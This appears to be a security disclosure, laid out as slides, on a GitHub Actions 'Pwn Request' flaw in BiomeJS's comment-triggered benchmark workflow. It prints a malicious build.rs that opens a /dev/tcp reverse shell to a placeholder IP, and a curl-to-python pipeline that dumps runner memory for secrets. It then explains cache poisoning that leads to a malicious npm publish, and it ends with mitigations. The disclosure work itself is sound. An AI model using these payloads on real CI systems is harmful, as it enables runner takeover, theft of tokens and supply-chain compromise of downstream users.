GITHUB ACTIONS · CI/CD SUPPLY CHAIN

Pwn Request in BiomeJS CI.

A single PR comment, **!bench_cli**, runs attacker-controlled code on BiomeJS's benchmark runner, and ends in a push to the package on npm.

Critical · RCE | bench_cli.yml | release_js_api.yml | biomejs/biome

WHERE IT STARTS

The vulnerable workflow

The **bench_cli.yml** and **release_js_api.yml** workflows run benchmarks on PR code. They fire when **anyone, even from outside the repo,** comments `!bench_cli`.

01 **Checkout the PR branch**
The fork's HEAD, exactly as submitted

02 **Compile the code**
cargo build --release --bin biome

03 **Run benchmarks**
on the privileged GitHub-hosted runner

BENCH_CLI.YML .github/workflows

```yaml
on:
  issue_comment:
    types: [created]
# fires for ANY commenter
if: contains(comment.body,
     '!bench_cli')
```

THE FLAW

Untrusted PR code is **compiled and executed** on a runner that holds write-scoped tokens.

FIVE STEPS TO CODE EXECUTION

The attack chain

1

Fork the repo

Attacker forks biomejs/biome. No access needed.

2

Backdoor build.rs

Add a malicious `crates/biome_cli/build.rs`.

3

Open a PR

Submit it against the upstream main repo.

4

Comment the trigger

Post `!bench_cli` from the attacker account.

5

Reverse shell

cargo build runs build.rs → shell on the runner.

Why it works: Rust runs `build.rs` at compile time. Building the PR branch is enough to execute attacker code - no test even has to run.

CRATES/BIOME_CLI/BUILD.RS

The payload

BUILD.RS — executed by cargo build --release

```rust
use std::process::Command;

fn main() {
    let output = Command::new("/bin/bash")
    .args(["-c", "sh -i >& /dev/tcp/<IP>/4445 0>&1"])
    .output()
    .expect("failed");
}
```

BUILD-TIME RCE

Cargo runs a crate's **build script before compilation**. Dropping or editing **build.rs** turns "compile the PR" into "run my code".

The payload opens a **reverse shell** back to the attacker over `/dev/tcp`. A live foothold inside the workflow.

→ shell as the runner user

→ full access to **job env & secrets**

INSIDE THE REVERSE SHELL

Token theft

RUNNER SHELL — dump & filter secrets

```
# scrape the worker's memory for tokens
curl -sSf https://…/memdump.py \
  | python3 | tr -d '\0' \
  | grep -aoE '"[^"]+":\{"value":
    "[^"]*","isSecret":true\}' \
  | sort -u
```

TWO TOKENS FALL OUT

The memory dump is filtered for values flagged `"isSecret":true`: the runner's own secrets, in cleartext.

- 🔑 `GITHUB_TOKEN` - write to PRs
- 🔑 `ACTIONS_RUNTIME_TOKEN` - cache

The second token is the pivot: it lets the attacker **poison the Actions cache** for everything downstream.

ABUSING THE RUNTIME TOKEN

Cache poisoning


GitHub gives each repo **10 GB of Actions cache**. The stolen `ACTIONS_RUNTIME_TOKEN` is a JWT that can **create** cache entries, but it **can't delete or overwrite** them.

> **THE CONSTRAINT**
> Entries are immutable. You can't replace the target directly, so you make GitHub evict it for you.

10 GB


PER-REPO CAP · LEAST-RECENTLY-USED EVICTION

01 The target entry sits in the cache




key **biome-build** · cache ≈ 5 GB / 10 GB

02 Flood the cache past 10 GB



LRU eviction drops ~~biome-build~~, the entry the token couldn't delete

03 Re-create the key with the payload



new **biome-build** → malicious artifact, restored by the next workflow run

target filler payload

FROM ONE COMMENT TO THE REGISTRY

Blast radius

A benchmark job becomes a path to publish malicious code to every BiomeJS user on npm.

STAGE 01

Code execution in bench_cli

Reverse shell + stolen ACTIONS_RUNTIME_TOKEN on the benchmark runner.

STAGE 02

Poison the Actions cache

Write tampered artifacts into the shared cache other workflows trust.

STAGE 03

Pivot into release_js_api

The release workflow consumes the poisoned cache and runs the attacker's code.

```
contents: write
id-token: write
```

CONFIDENTIALITY

The stolen **GITHUB_TOKEN** carries **pull-requests: write**, so the attacker can edit other open PRs and inject code before merge.

INTEGRITY

With release_js_api's **id-token: write**, the attacker can **publish a malicious BiomeJS package to npm**.

CLOSE THE REQUEST, CLOSE THE WINDOW

Mitigations

01

Gate on a trusted user

Run the workflow **only after a maintainer reviews the PR** and is the one to comment `!bench_cli`. An external commenter can no longer trigger a build.

owner · developer · trusted reviewer only

02

Pin to an immutable SHA

Check out the **exact commit the reviewer approved**, not the branch HEAD. This closes the **TOCTOU** gap between the comment and the run.

defeats time-of-check / time-of-use swaps